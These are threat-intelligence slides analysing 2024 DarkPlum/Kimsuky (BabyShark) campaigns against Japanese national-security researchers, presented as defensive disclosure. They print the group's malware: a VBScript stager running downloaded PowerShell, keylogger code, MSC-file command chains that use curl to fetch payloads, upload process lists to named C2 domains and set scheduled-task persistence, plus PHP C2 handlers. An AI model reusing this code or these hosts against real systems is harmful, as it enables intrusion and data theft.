


Behind the scenes of recent DarkPlum operations

Amata Anantaprayoon
Rintaro Koike



DPRK APT Groups



INTRO: DARKPLUM



- DPRK-nexus APT
- Aka **Kimsuky**, APT43
- Targeting:



Government



Defense



Media



Think Tank



Cryptocurrency




Finance

- South Korea, **Japan**, Europe, and the United States.

Clusters of DarkPlum

DarkPlum, APT43, Kimsuky (Public), EmeraldSleet, Thallium, Black Banshee, Velvet Chollima



Recent Attack Cases Targeting Japan

- Attacks targeting Japan have historically been rarely observed
 - › Often corresponding to changes in international relations
- Increasing since March 2024
 - › A potential contributing factor could be North Korea's shift in policy
 - › Particularly its abandonment of reunification goals
- Main target is diplomatic sector including academic and think tank researchers
 - › Steal information related to national security



喜野 孝太(Kota Kino)

2024/07/08

日本の組織を狙った攻撃グループKimsukyによる攻撃活動

<https://blogs.jpccert.or.jp/ja/2024/07/kimsuky.html>

페이스북과 MS관리콘솔을 활용한 Kimsuky APT 공격 발견

(한국과 일본 대상 공격 징후 포착)

Kimsuky APT attack discovered using Facebook & MS management console


https://www.genians.co.kr/blog/threat_intelligence/facebook

Case 1

In March 2024, an attack campaign by BabyShark cluster

- Targeting researchers in the national security sector
- The initial vector was email, involving the opening of executable files with double extensions
- Multiple stages VBScript and PowerShell code
- RandomQuery and Keylogger were executed

Case 1: Flow



Case 1: RandomQuery

- Setting a persistence
- Download and execute a keylogger

```
Sub Proc(p_cmd)
    set wm = GetObject("winmgmts:win32_process")
    set ows = GetObject("winmgmts:\root\cimv2")
    set ost = ows.Get("Win32_ProcessStartup")
    set oconf = ost.SpawnInstance_
    oconf.ShowWindow = 12
    errReturn = wm.Create(p_cmd, Null, oconf, pid)
End Sub

uri = "https://[redacted]"
pow_cmd = "cmd /c powershell -command ""iex (wget xxx/show.php?query=[redacted]).content; PokDoc -Slyer 'xxx'""
pow_cmd = Replace(pow_cmd, "xxx", uri)
Proc(pow_cmd)
```


Case 1: Keylogger

- Same type of AhnLab's report
- Can't download additional payload
- Simple keylogger


```
1  Function InfoKey {
2      Param (
3          [string] $ur
4      )
5
6      $Script:webReqUpload = $null;
7      $Script:boundary = "";
8      $Script:upURL = $ur;
9
10     Function InitWebReqSessions {
11         $Script:webReqUpload = New-Object Microsoft.Pow
12         $Script:webReqUpload.UserAgent = "Mozilla/5.0 (
13
14         ---      snip      ---
15
16         $o_enc_mode = [System.Text.Encoding]::UTF8
17         $a_kb = New-Object Byte[] 256
18         $strBuilder = New-Object -TypeName System.Text.
19         $curWnd = New-Object System.Text.StringBuilder(
20
21         $a_asc = @(0x09, 0x27, 0x2E, 0x08, 0x24
22         $a_str = @("Tab", "[->]", "[Del]", "[Bk]", "[Ho
23         $tf = "yyyy/MM/dd`tHH:mm:ss"
24         $oldWnd = ""
25         $oldTick = 0
26         $oldClip = 0
27         $upTick = 0
28
29         $minTime = 15000000
30         $maxTime = 21000000
31     }
32 }
```

Case 2

In April 2024, an attack campaign by BabyShark cluster



- Targeting researchers in the national security sector
- The initial vector was email, malicious MSC file was used
 - › In similar campaign targeting South Korea, Facebook Messenger was used as the initial vector
- Multiple stages VBScript and PowerShell
- Maybe BabyShark/ReconShark were executed (unconfirmed)

Case 2: Flow



Case 2: MSC File

- A pioneer in exploiting MSC file
- Employed a primitive method, abusing “TaskPad” feature in MMC
 - › Execution of the malicious code required user interaction
- Disguised malicious Task object as legitimate link to lure click



Download and display a decoy file

```
curl -o "%temp%\0808-DWnews.docx" "http://handhygieneforhealth.org/.well-known/acme-challenge/0802/d.php?na=view"  
"%temp%\0808-DWnews.docx"
```

/d.php?na=view

Send a process list to C2 server

```
tasklist>"%appdata%\t.txt"  
  
--- snip ---  
  
powershell -windowstyle hidden (New-Object System.Net.WebClient).  
UploadFile("""http://handhygieneforhealth.org/.well-known/  
acme-challenge/0802/upload_dotm.php""", ""$env:appdata\t.txt""")
```

/upload_dotm.php

```
On Error Resume Next
```

```
Set ws = CreateObject("WScript.Shell")
```

```
Set fs = CreateObject("Scripting.FileSystemObject")
```

```
mi = ws.ExpandEnvironmentStrings("%appdata%") + "\Microsoft\qwer."
```

```
gpath = mi+".gif"
```

```
bpath = mi+".bat"
```

```
If fs.FileExists(gpath) Then
```

```
    Set f = fs.GetFile(gpath)
```

```
    If f.size < 9 Then
```

```
        fs.DeleteFile(gpath)
```

```
        wscript.Quit
```

```
    End If
```

```
    re=fs.MoveFile(gpath,bpath)
```

```
    re=ws.Run(bpath,0,true)
```

```
    fs.DeleteFile(bpath)
```

```
Else
```

```
    Randomize
```

```
    wscript.sleep 10000*Rnd
```

```
    cc="curl -o \"%appdata%\Microsoft\qwer.gif\" http://  
handhygieneforhealth.org/.well-known/acme-challenge/0802/d.php?  
na=battmp"
```

```
    a=ws.Run(cc,0,false)
```

```
End If
```

Persist a VBS file by task scheduler

Download and execute `/d.php?na=battmp`

Maybe manually placing next payload

→ We could not download file

Case 2: d.php

```
if($chk=="view")
{
    if($ff=fopen($chk,"r"))
    {
        $contents = fread($ff, filesize($chk));
        fclose($ff);
        echo $contents;
        exit;
    }
}
```

```
if($chk=="battmp")
{
    if(file_exists("battmp1"))
    {
        if ($ff = fopen ("battmp1", "r")) {
            $contents = fread($ff, filesize("battmp1"));
            fclose($ff);
            echo $contents;
            unlink("battmp1");
            exit;
        }
    }
}
```

Case 2: upload_dotm.php

```
$Now_time = time();  
$date = date("Y-m-d-h-i-s-A",$Now_time);  
$ip = getenv("REMOTE_ADDR");  
$dirname=base64_encode($ip);  
$dirname=str_replace("/","_",$dirname);  
if(!file_exists("res"))mkdir("res");  
$att_path = "./res/".$dirname."_".$date.$_FILES['file']['name'];
```


Case 2: Extra

test.php


```
1 <?php
2 header("Content-Type: application/jpeg");
3 header("Content-Length: " . filesize("test.msc"));
4 header('Content-Disposition: attachment; filename="test.msc"');
5 readfile("test.msc");
6 exit;
7 ?>
```

```
<CommandLine Directory="" WindowState="Minimized" Params="/c mode 15,1&tasklist&quot;%appdata%\t.txt&
quot;&curl -o &quot;%temp%\DPRK meeting agenda and participants.docx&quot; &quot;http://mem.mcgnu.kro.kr/
0718/d.php?na=view&quot;&quot;%temp%\DPRK meeting agenda and participants.docx&quot;&powershell
-windowstyle hidden $a=1&echo On Error Resume Next:Set ws = CreateObject(&quot;WScript.Shell&quot;):Set
fs = CreateObject(&quot;Scripting.FileSystemObject&quot;):mi = ws.ExpandEnvironmentStrings(&quot;%appdata%&
quot;) + &quot;\Microsoft\qwer.&quot;:gpath = mi+&quot;gif&quot;:bpath = mi+&quot;bat&quot;:If fs.FileExists
(gpath) Then:Set f = fs.GetFile(gpath):If f.size ^&lt; 9 Then:fs.deletefile(gpath):wscript.Quit:End If:re=fs.
movefile(gpath,bpath):re=ws.run(bpath,0,true):fs.deletefile(bpath):Else:Randomize:wscript.sleep 10000*Rnd:cc=&
quot;curl -o &quot;&quot;%appdata%\Microsoft\qwer.gif&quot;&quot; http://mem.mcgnu.kro.kr/0718/d.php?
na=battmp&quot;:a=ws.run(cc,0,false):End If:&quot;%appdata%\temper&quot;&del &quot;%appdata%\whole.
vbs&quot;&ren &quot;%appdata%\temper&quot; whole.vbs&schtasks /create /tn TemporaryClearState /tr &
quot;wscript.exe /b &quot;&quot;%appdata%\whole.vbs&quot;&quot;&quot; /sc minute /mo 58 /f&powershell
-windowstyle hidden (New-Object System.Net.WebClient).UploadFile(&quot;&quot;&quot;http://mem.mcgnu.kro.kr/
0718/upload_dotm.php&quot;&quot;&quot;,&quot;&quot;&quot;,$env:appdata\t.txt&quot;&quot;&quot;)&exit"/>
```

Case 3

In May 2024, a phishing attack was observed

- Japanese-language phishing website hosted on compromised website
- Target and infection vector remain unclear
- The infrastructure overlaps the Babyshark Cluster
 - › KLogEXE / Kimalogger C2



The State of Attacks in Japan

- BabyShark cluster has increasingly focused on Japan
- From March 2024, attacked Japanese people
- In addition to traditional attack method, new techniques was observed, such as the use of MSC file
- The primary objective appears to be the theft of national security related information
- Given DPRK's ongoing situation, it is likely that such attacks will continue

**Let's dive down
